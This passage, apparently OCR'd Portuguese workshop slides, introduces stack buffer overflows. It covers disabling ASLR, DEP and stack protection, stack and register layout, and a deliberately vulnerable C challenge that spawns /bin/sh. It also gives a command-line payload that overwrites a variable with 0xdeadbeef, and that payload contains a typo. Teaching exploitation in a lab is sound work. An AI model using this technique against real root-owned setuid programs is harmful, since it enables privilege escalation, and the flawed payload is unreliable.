Introdução a *Buffer Overflow*

Airton Alves Medina

Pós-Graduando em Gestão da Segurança da Informação

http://www.linkedin.com/in/airtonmedina

Adevertência

Os organizadores do evento, como também os responsáveis pelas oficinas não serão os responsáveis pelo mau uso do conhecimento adquirido nas oficinas e palestras ministradas.

Quem sou eu?

Graduado em Gestão da Tecnologia da Informação

Pós-graduando em Gestão da Segurança da Informção

Interesses:

Exploits

Shellcodes

Pentests

Pesquisa de vulnerabilidades

Escovação de *Bit*..

Sumário

O que é um *Buffer Overflow* ?

Um *Buffer Overflow* ocorre quando é inserido uma quantidade maior de dados do que uma área da memória pode armazenar. Isso acontece, pois o programador não verifica a quantidade de dados que serão colocados dentro de uma determinada área de memória.

Ambiente de Testes

- Ambiente configurado para faciliar o aprendizado
- Sem **ASLR**
- Sem **DEP**
- Sem **SSP**
- Se você compreender sobre *buffer overflows*, aprimorar o seu conhecimento para contornar ASLR/DEP é somente um pequeno passo. Ex: ROP (*Return Oriented Programming*)

Ambiente de Testes

- **ASLR**

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

- **DEP**

```
$ gcc exemplo.c -o exemplo -z execstack
```

- **SSP**


```
$ gcc exemplo.c -o exemplo -fno-stack-protector
```

- **Stack**


```
$ gcc exemplo.c -o exemplo -mpreferred-stack-boundary=2
```

Memória Virtual


Stack


Endereços Menores
%ESP
Variáveis Locais
Variávies Locais
Variáveis Locais
%EBP
%EBP
%EIP
Argumentos
Endereços Maiores

Registradores x86 (32 bits)





Instruction Pointer (EIP)



Contém o endereço da próxima instrução a ser executada

Endianess


Registador
(CPU)
0A0B0C0D
Memória
(RAM)
A: 0D
A+1: 0C
A+2: 0B
A+3: 0A
Extremidade Menor Primeiro
(Little-Endian)


Registador
(CPU)
0A0B0C0D
Memória
(RAM)
A: 0A
A+1: 0B
A+2: 0C
A+3: 0D
Extremidade Maior Primeiro
(Big-Endian)

Processo Geral

Identificar onde os dados do usuário entram no programa

Identificar vulnerabilidades e como ativá-las com a entrada do usuário

Procurar por programas com o *bit setuid* ativado

chmod +s exemplo


O *ID* do usuário efetivo é ativado pelo dono do programa

Atacar programas possuídos por *root*


Desafio 1

```
#include <stdio.h>
#define SIZE 128

int main (int argc, char *argv[]) {
    int senha = 0;
    char nome [SIZE];

    strcpy (nome, argv[1]);

    if (senha == 0xdeadbeef) {
        printf ("%s", "H4ck3d!");
        execve ("/bin/sh", NULL, NULL);
    }
}
```

Desafio 1


Endereços Menores
Fluxo de Execução
char nome[128]
int senha = 0
%EBP
%EIP
Argumentos
Endereços Maiores
%ESP
128 bytes
4 bytes
%EBP
4 bytes
4 bytes

Desafio 1


Endereços Menores
Fluxo de Execução
“AAAA...” x 128
0xdeadbeef
%EBP
%EIP
Argumentos
Endereços Maiores
%ESP
128 bytes
4 bytes
%EBP
4 bytes
4 bytes

Desafio 1

$ ./desafio_1 $(python -c 'print “A” * 128 + “\xef\xbe\xad\de”')

$(...) executa o que está entre parênteses como um argumento.

A saída é colocada na linha de comando.

Resultando em:


$ ./desafio_1 AAAAAAAAAAAAAAAAAAAA...A + 0xdeadbeef

KEEP CALM AND HACK THE PLANET

Desafio 2

```
#include <stdio.h>
#define SIZE 128

int main (int argc, char *argv[]) {
	char nome [SIZE];
	int senha = 0;

	strcpy (nome, argv[1]);

